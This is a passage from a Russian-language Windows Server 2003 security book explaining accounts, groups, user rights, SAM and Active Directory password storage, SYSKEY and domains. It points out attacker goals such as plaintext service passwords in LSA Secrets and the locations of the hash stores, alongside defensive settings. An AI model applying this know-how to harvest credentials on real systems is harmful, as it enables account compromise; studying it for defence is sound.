Компания Microsoft не анонсировала никакого плана, который бы позволил получить системе Windows Server 2003 более высокую оценку по рейтингу CC. В структуру же Windows 2000 обязательно должны входить следующие ключевые элементы (это далеко не полный список):

- возможность защищенного входа в систему с идентификацией пользователей;
- контроль доступа по категориям пользователей;
- аудит.

Эти три кита безопасности — аутентификация, авторизация и аудит, были встроены в семейство Windows NT с самого начала. Во всех системах этого семейства, включая и Windows Server 2003, эти возможности реализованы с помощью *подсистемы безопасности* (рис. 2.1).




Рис. 2.1. Подсистема безопасности Windows 2000 (источник: Solomon D. and Russinovich M. Inside Microsoft Windows, Third Edition, Microsoft Press. *— Приводится с разрешения Microsoft Press)*

В этой главе мы не собираемся углубляться в подробное описание всех элементов системы безопасности, но мы рассмотрим большую часть из них с практической точки зрения. Суть показанной схемы сводится к тому, что в Windows Server 2003 реализован диспетчер системы безопасности (служба SRM — Security Reference Monitor), который выполняется в высокопривилегированном режиме ядра и проверяет все запросы ресурсов из кода, исполняющегося в пользовательском режиме при работе приложений.

НА ЗАМЕТКУ Драйверы устройств в Windows 2000 запускаются в режиме ядра (привилегированном режиме), поэтому на них не распространяются функции защиты операционной системы.

Диспетчер SRM выступает в роли хранителя ресурсов Windows Server 2003. Но в каких случаях он разрешает или запрещает доступ к ресурсу? Почти весь контроль доступа к ресурсам Windows Server 2003 осуществляется по отношению к *элементам системы безопасности*. Обсудим эти элементы более подробно, поскольку они относятся к первоочередным целям хакера.

Элементы системы безопасности

Элементами системы безопасности Windows Server 2003 являются:

- пользователи;
- группы;
- компьютеры.

Теперь обсудим каждый элемент более подробно.

СОВЕТ На контроллерах домена некоторые из описанных ниже элементов безопасности по умолчанию не показываются в интерфейсах служб Active Directory Users и Computers. Чтобы получить к ним доступ, нужно на консоли управления (MMC — Microsoft Management Console) выбрать в меню Вид (View) команду Дополнительные возможности (Advanced Features).

Пользователи

Каждый, кто хоть немного работал с системой Windows, знаком с системой учетных записей пользователей. Учетная запись нужна для входа в систему и получения доступа к ресурсам системы и сети. И кто бы мог подумать, что в большинстве сетей учетные записи являются одним из самых слабых мест системы безопасности.

Учетная запись — это окружение, в котором выполняется большая часть кода операционной системы. Другими словами, *все программы в пользовательском режиме выполняются в контексте учетной записи пользователя*. Даже для специальных программ, которые запускаются до того, как кто-либо войдет в систему (например службы), тоже используются системные учетные записи (например специальная учетная запись SYSTEM или LocalSystem).

Все команды, вызываемые пользователем, который успешно прошел процедуру аутентификации в соответствии с данными учетной записи, выполняются с привилегиями этого пользователя. Таким образом, возможные действия выполняющихся программ ограничены привилегиями учетной записи, в контексте которой они выполняются. Цель хакера-злоумышленника — получить право на выполнение кода с максимально возможными привилегиями.

НА ЗАМЕТКУ Понятие пользователи, т.е. реальные люди, следует отличать от понятия пользовательской учетной записи, которая представляет пользователя для программы и легко подменяется при известных имени и пароле. Хотя в книге мы иногда не делаем различий между пользователем и его учетной записью, помните об этом.

Встроенные учетные записи

В системе Windows Server 2003 существуют предопределенные *встроенные* учетные записи с уже заданным набором привилегий. К ним относится и запись локального администратора — наиболее привилегированная учетная запись в Windows Server 2003 (в действительности максимальными возможностями обладает учетная запись SYSTEM, но пользователь Administrator может выполнять команды в контексте записи SYSTEM, используя для запуска командного процессора службу планировщика). Некоторые из встроенных учетных записей Windows Server 2003 рассмотрены в табл. 2.1.

Таблица 2.1. Встроенные учетные записи в системах Windows Server 2003

Название	Описание
SYSTEM или LocalSystem	Максимальные возможности на локальной машине; обычно не отображается с помощью стандартных средств пользовательского интерфейса (SID S-1-5-18)
Administrator	По сути, максимальные возможности на локальной машине; может быть переименована, но не может быть удалена
Guest	Крайне ограниченные привилегии; по умолчанию отключена
SUPPORT_388945a0	Новая учетная запись в системах Windows XP и Server 2003, может использоваться для удаленного администрирования посредством помощи (Help) или центра поддержки
IUSR_*имя_хоста*	Используется для анонимного доступа к серверу IIS, член группы Guests
IWAM_*имя_хоста*	В контексте этой записи выполняются внепроцессные приложения IIS, член группы Guests
TSInternetUser	Используется службой Terminal Services Internet Connector Licensing для автоматической аутентификации удаленных пользователей (только в системах Windows 2000)
krbtgt	Запись службы Kerberos Key Distribution Center; есть только на контроллерах доменов, по умолчанию отключена

Служебные учетные записи

Термин *служебная учетная запись* (service account) — используется для обозначения учетной записи, от имени которой запускается служба. Как правило, служебные учетные записи не используются для входа в систему пользователей, а используются автоматически запускаемыми демонами. Например, служба Indexing, которая предназначена для индексации содержимого и свойств файлов на локальных и удаленных компьютерах и хранится по адресу `%systemroot%\System32\cisvc.exe`, может быть настроена на запуск при загрузке системы с помощью панели управления Службы (Services). Чтобы этот исполняемый файл был запущен, программа должна пройти аутентификацию в операционной системе. По умолчанию служба Indexing проходит аутентификацию и выполняется от имени учетной записи LocalSystem.Служебные учетные записи можно назвать неизбежным злом для операционных систем Windows. Поскольку любой код должен выполняться в контексте учетной записи, то без них не обойтись. К сожалению, поскольку аутентификация служб должна выполняться автоматически, то пароли для доступа в систему должны предоставляться без какого-либо участия человека. Этого можно добиться одним из двух способов.

1. Хранить пароли для служебных учетных записей в месте, доступном для операционной системы без вмешательства человека.
2. Создать программный интерфейс, который бы предоставлял *все* пароли для учетных записей без вмешательства человека.

Ни один из этих вариантов нельзя назвать удачным с точки зрения безопасности. Но, как мы расскажем в разделе "Диспетчер SAM и служба Active Directory", оба этих метода можно усовершенствовать благодаря тому, что в системах семейства Windows NT пароли не хранятся в незашифрованном виде. Для сохранения их в безопасности используется функция *хеширования*. И действительно, как можно представить, операционная система должна выполнить какое-то преобразование для второго варианта, чтобы идентифицировать пользователей, когда они вводят свои пароли. При этом операционная система может сравнить введенные пароли с паролями, хранящимися в файле.

Вместо использования этого стандартного механизма, компания Microsoft выбрала для аутентификации системных учетных записей первый вариант. Вот цитата из документации:

"Пароли для служебных учетных записей (за исключением SYSTEM) хранятся в незашифрованном виде в разделе реестра LSA Secrets, который доступен только для учетной записи LocalSystem".

Мы специально выделили этот фрагмент документации, поскольку данный принцип свидетельствует об одном из основных недостатков системы безопасности Windows: если хакер сможет скомпрометировать систему из семейства Windows NT и получить привилегии системного администратора, то он получит доступ к незашифрованным паролям служебных учетных записей. Это, несомненно, очень порадует пользователя, который уже получил права, эквивалентные правам системного администратора. Затем он захочет определить, как еще можно использовать служебные учетные записи.

Вот здесь и начинаются настоящие проблемы. Действие служебных учетных записей может распространяться на целый домен или даже на другие домены, с которыми установлены доверительные отношения (см. раздел "Доверительные отношения" ниже в этой главе). Таким образом подвергаются угрозе учетные записи в других доменах (более подробно об этом можно прочесть в главе 8, "Расширение сферы влияния").

СОВЕТ Мы настоятельно рекомендуем с помощью правил политики запретить в компьютере или во всем домене интерактивный вход в систему с помощью служебных учетных записей, чтобы этой возможностью доступа не воспользовался злоумышленник.

Смена паролей для служебных учетных записей

Прежде чем завершить изучение служебных учетных записей, следует остановиться на одном немаловажном аспекте. Дело касается проблемы, связанной с *устареванием паролей* (password expiration). Обычно в операционных системах семейства Windows NT для служебных учетных записей всего домена устанавливаются пароли, которые устаревают через заданный промежуток времени (более подробно об этом можно прочесть в главе 5, "Атака на службы Windows"). К сожалению, метод отправки предупреждения пользователю перед тем, как наступит срок устаревания его пароля для входа в систему, не срабатывает для служебных учетных записей. В результате работа приложения может оказаться заблокированной, если только какой-то человек не позаботится о своевременной смене пароля перед истечением срока его действия.

Эта проблема может оказаться довольно серьезной. Не забывайте, что нужно сменить пароли на каждом компьютере, где этот пароль используется для аутентификации службы. Синхронизация такой смены пароля на большом количестве компьютеров часто приводит к ошибкам, неудачным попыткам входа в систему и к отказу в работе приложений. Во многих организациях эта проблема решается с помощью создания новой учетной записи для службы, срок действия пароля для которой подходит к концу. Затем служба настраивается на использование новой учетной записи. При этом системный администратор имеет возможность проверить в журналах домена, не используется ли прежняя учетная запись для входа в системы. При отрицательном ответе можно деактивировать или удалить старую учетную запись. Смена учетной записи вместо смены пароля упрощает задачу администратора и позволяет избежать проблем в работе приложений.

Выводы

Подведем итог служебных учетных записей в системе Windows Server 2003 с точки зрения хакера.

Основной целью хакера в системе Windows Server является компрометация локальной учетной записи Administrator или SYSTEM, поскольку они предоставляют наиболее широкие полномочия. Все остальные учетные записи обладают менее широкими правами (исключение могут составить некоторые служебные учетные записи).

Группы

Группы создаются для удобства администрирования, это логические "контейнеры" для объединения учетных записей (группы также можно использовать в списков рассылки электронной почты в Windows 2000 и следующих версиях операционных систем этого семейства, для них в данный момент ограничений по безопасности нет).

Группы используются для предоставления набора определенных прав для нескольких учетных записей, что имеет большое значение для безопасности системы. В Windows Server 2003 есть встроенные группы, с заранее определенным набором прав для классификации пользователей по уровню привилегий. Любая учетная запись, добавленная в группу, получает привилегии этой группы. Простейший пример — добавление учетной записи в группу локальных администраторов наделяет добавленного пользователя неограниченными правами для действий на локальной машине (описание попыток добавить пользователя в эту группу будет встречаться по всей книге). Встроенные группы в системе Windows Server 2003 представлены в табл. 2.2.

НА ЗАМЕТКУ Для объединения пользовательских учетных записей, кроме групп, могут использоваться *организационные единицы* (OU — Organizational Unit). Организационные единицы представляют собой произвольно заданные конструкции службы Active Directory и не передают никакого набора привилегий, как это делается во встроенных группах.

Таблица 2.2. Некоторые встроенные группы Windows Server 2003

Название группы	Описание
Account Operators	Пользователи группы обладают правами, которые подобны правам группы Administrators
Administrators	Члены группы имеют неограниченные права на данной машине (SID S-1-5-32-544)
Backup Operators	Не настолько привилегированная группа, как Administrators, но близкая к ней
Guests	Те же привилегии, что и у членов группы Users
HelpServicesGroup	Новая группа в Windows Server 2003; используется для служб помощи (Help) и Центра поддержки (Support Center)
IIS_WPG	Новая группа в Windows Server 2003; при установленном сервере IIS процессы приложения запускаются от имени пользователей этой группы IIS Worker Process Group
Replicator	Используется для копирования файлов в домене
Network Configuration Operators	Новая группа в Windows Server 2003; члены этой группы обладают достаточными привилегиями для управления конфигурацией сети
Network Service	Новая группа в Windows Server 2003; это скрытая группа с ограниченным набором привилегий, предназначенная для служебных учетных записей, которым требуется сетевой доступ (вместо использования группы SYSTEM)
Local Service	Новая группа в Windows Server 2003; это скрытая группа с ограниченным набором привилегий, предназначенная для служебных учетных записей, которым не нужен сетевой доступ (вместо использования группы SYSTEM)
Performance Log Users	Новая группа в Windows Server 2003; члены этой группы могут управлять счетчиками производительности (performance counter), журналами и регистрацией событий на всех контроллерах домена как локально, так и удаленно
Performance Monitor Users	Новая группа в Windows Server 2003; члены этой группы могут отслеживать производительность всех контроллеров домена как локально, так и удаленно
Print Operators	Не настолько привилегированная группа, как Administrators, но близкая к ней
Server Operators	Не настолько привилегированная группа, как Administrators, но близкая к ней
TelnetClients	Новая группа в Windows Server 2003; члены этой группы получают доступ к службе telnet
Users	Учетные записи всех пользователей на данной машине

Когда система под управлением Windows Server 2003 выполняет функции *контроллера домена*, при установке создается еще несколько предопределенных групп. Среди наиболее привилегированных — группа Domain Admins и Enterprise Admins, члены которых получают неограниченные права действий в домене и по всему лесу домена соответственно. Предопределенные группы Windows Server 2003 перечислены в табл. 2.3.

Таблица 2.3. Стандартные группы Windows Server 2003, устанавливаемые по умолчанию на контроллерах доменов

Название группы	Описание
Cert Publishers	Члены группы могут выдавать сертификаты для службы Active Directory
DnsAdmins	Администраторы DNS в локальном домене
DnsUpdateProxy	DNS-клиенты, которым разрешается выполнять динамические обновления от имени других клиентов (например DHCP-серверы)
Domain Admins	Члены группы имеют неограниченные права в домене
Domain Users	Все пользователи домена
Domain Computers	Все компьютеры домена
Domain Controllers	Все контроллеры домена в данном домене
Domain Guests	Гости домена
Group Policy Creator Owners	Члены этой группы могут изменять политики групп в домене
Incoming Forest Trust Builders	Члены этой группы могут создавать входящие, односторонние доверительные отношения с лесом этого домена
Pre-Windows 2000 Compatible Access	Группа, созданная для обратной совместимости
RAS and IAS Servers	Это пустая по умолчанию группа. Серверы этой группы получают доступ к свойствам удаленного доступа пользовательских объектов
Enterprise Admins	Члены группы имеют неограниченные права в лесу домена
Schema Admins	Члены этой группы могут редактировать схему каталогов; очень мощная группа
Windows Authorization Access Group	Члены группы получают доступ к атрибуту tokenGroupsGlobalAndUniversal пользовательских объектов

Сделаем некоторые выводы относительно групп Windows Server 2003 с точки зрения злоумышленника.

Самая желанная цель в локальной системе Windows Server 2003 — группа Administrators, поскольку члены этой группы получают привилегии администратора. В домене под управлением Windows Server 2003 заветной целью являются группы Domain Admins и Enterprise Admins, поскольку их члены получают все права в домене. Все остальные группы имеют очень ограниченные права по сравнению с группами Administrators, Domain Admins и Enterprise Admins. Почти всегда наиболее приятным результатом атаки для злоумышленника является добавление взломанной учетной записи в группу Administrators, Domain Admins или Enterprise Admins.

Специальные группы

Как мы уже отмечали, в Windows Server 2003 есть несколько специальных групп (special identity или well-known groups) для объединения учетных записей, которые транзитивно прошли через некоторые состояния (такие как вход в систему через сеть) или определяются местом входа (например, интерактивная работа с клавиатуры). Эти группы можно использовать

для точной настройки доступа к ресурсам. Например, в системе Windows Server 2003 доступ к некоторым процессам разрешен только для пользователей, идентифицированных как INTERACTIVE. Специальные группы входят в "домен" NT AUTHORITY, поэтому полное имя группы должно выглядеть как NT AUTHORITY/имя. Специальные группы Windows Server 2003 перечислены в табл. 2.4.

Таблица 2.4. Специальные группы в Windows Server 2003

Группа	Идентификатор защиты	Описание
Anonymous Logon	S-1-5-7	Специальная скрытая группа, в которую входят все пользователи, вошедшие в систему анонимно (без ввода имени пользователя и пароля)
Authenticated Users	S-1-5-11	Специальная скрытая группа, в которую входят все прошедшие аутентификацию пользователи
INTERACTIVE	S-1-5-4	Включает в себя всех пользователей, вошедших в систему с физической консоли или использовавших для входа службу Terminal Services
Everyone	S-1-1-0	В эту группу входят все пользователи, работающие в сети в данный момент, включая гостей и пользователей из других доменов
Network	S-1-5-2	В группу входят пользователи, которые в текущий момент используют для доступа сетевое соединение; маркеры доступа для интерактивных пользователей не содержат сетевого идентификатора защиты (Network SID)
Service	S-1-5-6	Включает всех участников системы безопасности (security principal), аутентифицированных в системе как службы. Добавление членов в эту группу осуществляется операционной системой
This Organization	S-1-5-15	Новая группа в Windows Server 2003; идентификатор этой группы добавляется сервером аутентификации к аутентификационным данным пользователя, если этот пользователь еще не включен в группу Other Organization
Other Organization	S-1-5-1000	Новая группа в Windows Server 2003; добавление в эту группу пользователя означает вызов проверки на предмет того, обладает ли правами доступа к запрашиваемой службе пользователь из другого леса или домена

Группу Anonymous Logon можно использовать для предоставления анонимного доступа в систему Windows Server 2003 без необходимости аутентификации. Идентификатор защиты INTREACTIVE требуется во многих случаях для проведения атак на системы Windows Server 2003, направленных на расширение привилегий (см. главу 6, "Расширение привилегий").

Другие элементы и контейнеры системы безопасности

При добавлении системы Windows в домен создается *учетная запись компьютера*. Компьютеры в данном случае — это учетные записи, которыми пользуются машины для входа в систему и получения доступа к ресурсам. Название учетной записи состоит из имени машины и знака доллара, например: *имя_машины$*.

Как можно догадаться, для входа в домен учетная запись компьютера должна предоставить какой-то пароль. Пароли для учетных записей компьютеров автоматически генерируются и управляются *контроллерами домена* (domain controller). Хранение этих паролей и доступ к ним зачастую осуществляется так, как и к паролям учетных записей обычных пользователей (см. ниже раздел *"Диспетчер SAM и служба Active Directory"*). По умолчанию их смена происходит каждые 30 дней, но системный администратор может установить любой другой период.

Основное предназначение учетных записей компьютеров заключается в создании защищенного канала для обмена информацией между компьютером и контроллером домена. По

умолчанию данные, передающиеся по этому каналу, не шифруются (хотя некоторая часть данных уже предварительно зашифрована, например хешированные пароли) и не проверяется целостность полученных данных (что создает благоприятные условия для проведения атак посредника). Например, при входе пользователя в домен с одного из компьютеров этого домена аутентификационные данные передаются по защищенному каналу, установленному между компьютером пользователя и контроллером домена.

Зафиксировано не так много случаев, когда использование учетной записи компьютера приводило к серьезным проблемам системы безопасности, и мы не станем рассматривать их в этой книге. Но если системный администратор хочет настроить работу своего защищенного канала и повысить его безопасность, он может использовать настройки, приведенные в табл. 2.5 (доступны на консоли Domain Security Policy контроллера домена).

Таблица 2.5. Рекомендуемые параметры защищенного канала для доменов Windows Server 2003

Место настройки: Параметр	Рекомендуемое значение	Описание
Контроллер домена: Refuse machine account password changes (Запретить смену паролей для учетных записей компьютеров)	Disabled	Лучше, чтобы учетные записи компьютеров управлялись автоматически
Компьютер домена (всегда): Digitally encrypt or sign secure channel data (Использовать шифрование или цифровые подписи для данных, передаваемых по защищенному каналу)	Enabled	Позволяет использовать шифрование и проверку целостности данных для защищенного канала
Компьютер домена (при возможности): Digitally encrypt secure channel data (Шифрование для защищенного канала данных)	Enabled	Для устаревших клиентов
Компьютер домена (при возможности): Digitally sign secure channel data (Цифровые подписи для защищенного канала данных)	Enabled	Для устаревших клиентов
Компьютер домена: Disable machine account password changes (Запретить смену паролей для учетных записей компьютеров)	Disabled	Лучше, чтобы учетные записи компьютеров управлялись автоматически
Компьютер домена: Maximum machine account password age (Срок действия пароля для учетной записи компьютера)	30 дней	По умолчанию установлен именно такой срок действия пароля, но его лучше задать явно
Компьютер домена (Windows 2000 или старше): Require strong session key (Использовать сложные сеансовые ключи)	Enabled	Позволяет использовать 128-разрядные сеансовые ключи для шифрования данных, передаваемых по защищенному каналу (по умолчанию применяются 64-разрядные ключи)

ВНИМАНИЕ Шифрование и применение цифровых подписей для защищенного канала данных поддерживается только при установленном пакете обновлений Service Pack 6a для систем Windows NT и более поздних систем, и не поддерживается клиентами Windows 98 SE и более ранними версиями.

СОВЕТ Ссылку на весьма полезное средство wsname для написания сценариев по смене имен компьютеров можно найти в разделе "Дополнительная литература и ссылки" в конце этой главы.

Права пользователей

Напомним основную цель злоумышленника.

Выполнить команды от имени наиболее привилегированной учетной записи пользователя. Мы уже рассказывали о некоторых из "наиболее привилегированных" учетных записях, например Administrator и LocalSystem. В чем же заключаются привилегии этих учетных записей? Если сказать кратко, то в *правах пользователя*. Права позволяют пользователям выполнять те или иные действия, например локальный вход в систему или отладку программ. Права обычно предоставляются группам, хотя можно задать их и для отдельной учетной записи (добавлять привилегии группам проще, нежели отдельным пользователям). Вот почему членство в группах имеет такое большое значение.

Пользователю предоставляются права двух типов: *права на вход* (logon rights) и *привилегии* (privileges). Это простая классификация прав, которые предоставляются *до* и *после* аутентификации учетной записи соответственно. В системе Windows Server 2003 доступны около 40 различных прав пользователей, но мы рассмотрим только наиболее важные из них с точки зрения безопасности (табл. 2.6).

Таблица 2.6. Рекомендации по предоставлению прав пользователей

Право	Рекомендация	Комментарий
Debug programs (Отладка программ)	Удалите это право для всех пользователей и групп (администратор сможет вернуть это право при необходимости)	Право Debug широко используется программами атак для доступа к особо важным разделам операционной системы
Deny access to this computer from the network (Запретить доступ к компьютеру по сети)	Предоставить для Anonymous Logon (SID S-1-5-7), Administrator (RID 500), служебных учетных записей, Support_388945a0 и Guests	Смягчает последствия вредоносного использования локальной учетной записи Administrator
Deny log on locally (Запретить локальный вход в систему)	Установить для служебных учетных записей	Смягчает последствия использования хакером возможностей служебных учетных записей для всего домена, которые могут быть скомпрометированы на одном из компьютеров
Deny log on through Terminal Services (Запретить вход в систему с помощью Terminal Services)	Установить для служебных учетных записей и Administrator (RID 500)	Смягчает последствия использования хакером локальной учетной записи Administrator и служебных учетных записей при попытках доступа с помощью Terminal Services
Shut down the system (Выключить систему)	Предоставляется для всех групп, которым требуется эта привилегия как часть выполняемых работ	Мы предпочитаем предоставление этой привилегии для удаленного обслуживающего персонала, а не только для группы Administrators

Обратите внимание, что право "deny" ("запретить") имеет преимущество по сравнению с правом "allow" ("разрешить"), когда оба эти права установлены для одного объекта.

Ниже представлены права, которые появились в Windows Server 2003 и которых не существовало в Windows 2000.

- Allow log on through Terminal Services (Разрешить вход в систему с помощью Terminal Services);
- Deny log on through Terminal Services (Запретить вход в систему с помощью Terminal Services);
- Impersonatea a client after authentication (Работать от имени клиента после
- Perform volume maintenance tasks (Выполнять задачи по обслуживанию томов).

Права, связанные со службой Terminal Services, были введены, чтобы "устранить пробел" в наборе прав "Allow/deny access to this computer from the network" ("Разрешить/запретить доступ к компьютеру по сети"), в котором не учитывалась служба Terminal Services. Право Impersonate a client after authentication (Работать от имени клиента после аутентификации) означает, что программы или службы, запускаемые после того, как пользователь зарегистрировался в системе, могут работать от имени этого пользователя. Для этого программа или служба должны уметь использовать параметры учетной записи зарегистрировавшегося пользователя, а не параметры своей собственной регистрации в системе. Таким образом удается блокировать атаки, при которых менее привилегированные учетные записи выдаются за более привилегированных клиентов (см. описание программы атаки для расширения привилегий с помощью именованных каналов в главе 6, "Расширение привилегий").

В конце следует особо напомнить о необходимости соблюдения принципа наименьших привилегий. Мы не раз видели, как слишком много людей получали права, эквивалентные правам системного администратора, для выполнения повседневных задач. Рассказ о правах пользователей в начале книги позволит избежать многих недоразумений при дальнейшем изучении материала. Войдите в систему как наименее привилегированный пользователь и запустите программу `runas` при необходимости расширения привилегий (см. главу 16, "Возможности и средства защиты в системах Windows").

Диспетчер SAM и служба Active Directory

После изучения базовых принципов безопасности, давайте более подробно рассмотрим методы управления учетными записями и паролями в системах семейства Windows NT. На всех компьютерах под управлением Windows NT и несетевых компьютерах под управлением Windows 2000 информация об именах учетных записей и паролях содержится в базе данных диспетчера системы защиты (служба SAM — Security Access Manager). Пароли хранятся в зашифрованном виде, их невозможно расшифровать, пользуясь известными методами (хотя зашифрованное значение можно подобрать, как будет показано в главе 8, "Расширение сферы влияния"). Процедура шифрования называется односторонней функцией (ОСФ) или алгоритмом хеширования, значение хеш-функции расшифровать нельзя. В этой книге мы очень часто и очень подробно будем говорить о хеш-функциях. SAM является одним из пяти основных разделов реестра и реализуется файлом `%systemroot%\system32\config\sam`.

На контроллерах доменов под управлением Windows 2000 (и более новых версиях операционной системы) имя учетной записи и хешированный пароль хранятся службой Active Directory (по умолчанию это файл `%systemroot%\ntds\ntds.dit`). Хешированные пароли хранятся в одинаковом формате, но доступ к ним осуществляется различным образом.

SYSKEY

При использовании NT хешированные пароли хранятся непосредственно в файле SAM. Начиная с версии NT4, пакет обновления 3, фирма Microsoft обеспечила возможность использования еще одного уровня шифрования для хешированных паролей SAM, который называется SYSKEY. SYSKEY (сокращенное название от SYStem KEY — системный ключ),

вычисляет случайный 128-разрядный ключ и этим ключом еще раз шифрует хешированные пароли (только хеш-функции, а не сам файл SAM). Чтобы включить шифрование SYSKEY в NT4, необходимо выполнить команду SYSKEY (рис. 2.2).




Рис. 2.2. Окно, отображаемое при использовании команды SYSKEY

Нажав кнопку Update в этом окне, вы получите возможность настроить другие опции SYSKEY, а именно — определить, где и как будет храниться SYSKEY. SYSKEY может храниться в одном из трех режимов.

- **Режим 1**. Хранится в реестре и предоставляется автоматически во время загрузки (настройка по умолчанию).
- **Режим 2**. Хранится в реестре, но заблокировано паролем, который необходимо ввести во время загрузки.
- **Режим 3**. Хранится на гибком диске и должно быть предоставлено во время загрузки.

Выбор этих режимов показан на следующем рисунке.



Как и в Windows 2000, по умолчанию в Windows Server 2003 реализован режим 1, поэтому пароли, которые хранятся в базе данных SAM или в Active Directory, хешируются и шифруются значением SYSKEY. Нет необходимости задавать эти настройки вручную в версиях операционных систем, начиная с NT4 SP3 и старше. В главах 8, "Расширение сферы влияния", и 14, "Физические атаки", будут описаны методы применения ключа SYSKEY и действия злоумышленников для обхода этого механизма защиты.

Леса, деревья и домены

До этого момента мы обсуждали семейство систем Windows NT в контексте отдельного компьютера. Несколько систем Windows NT можно объединить в логическую единицу, называемую *доменом*. Можно создать домен Windows Server 2003, сделав один или несколько серверов под управлением Windows 2000 *контроллером домена*. Контроллер домена является хранилищем совместно используемой в домене информации и служит для централизованной идентификации. По существу, домен устанавливает невидимую границу для совместно используемых учетных записей. Все системы домена совместно используют набор учетных записей. В отличие от Windows NT, где было определено *централизованное* копирование данных (single-master replication) из главного контроллера домена (Primary Domain Controller) в резервный контроллер домена (Backup Domain Controller), в Windows 2000 и последующих версиях операционных систем все контроллеры доменов являются равными и используют *распределенное* копирование хранящейся на домене информации (multi-master replication).

В системах Windows 2000 появилась служба Active Directory, и в результате домены перестали выполнять роль логической административной границы, как это было в системах NT. Наддоменные структуры в иерархии системы Active Directory называются *деревьями* (tree) и *лесами* (forest). Деревья чаще всего ассоциируются с соглашениями по присвоению имен, для которых есть лишь небольшие ограничения по безопасности, а леса определяют зону действия служб каталогов Windows 2000 (и следующих версий ОС) и являются последней границей административного управления. Структура простого леса Windows Server 2003 показана на рис. 2.3.




Рис. 2.3. Лес систем Windows Server 2003

Хотя мы лишь вскользь упомянули о таких серьезных темах, как службы Active Directory, сейчас мы прекратим это обсуждение, чтобы сосредоточиться на другом вопросе, связанном с доменами, — об учетных записях, основной цели злоумышленника.

Область видимости: локальная, глобальная, универсальная

Наши читатели, вероятно, отметили, что мы разделяем понятия локальных учетных записей и групп, глобальных и универсальных учетных записей. В системах Windows NT члены *локальных* групп имеют возможность доступа к ресурсам в области видимости локальной машины, тогда как члены *глобальных* групп могут получить доступ к ресурсам домена. Локальные группы могут содержать глобальные группы, но не наоборот, потому что локальные группы не имеют значения в контексте домена. Таким образом, типичной стратегией определения прав доступа к локальным ресурсам является добавление пользователей домена (собранных в глобальные группы для упрощения администрирования) в локальную группу. Например, когда компьютер добавляется в домен, глобальная группа Domain Admins автоматически добавляется в группу Local Administrators, и члены группы Domain Admins получают возможность идентификации и доступа ко всем ресурсам данного компьютера.

В Active Directory эта процедура несколько усложнена. Области видимости для систем Windows Server 2003 приведены в табл. 2.7.

Таблица 2.7. Области видимости групп

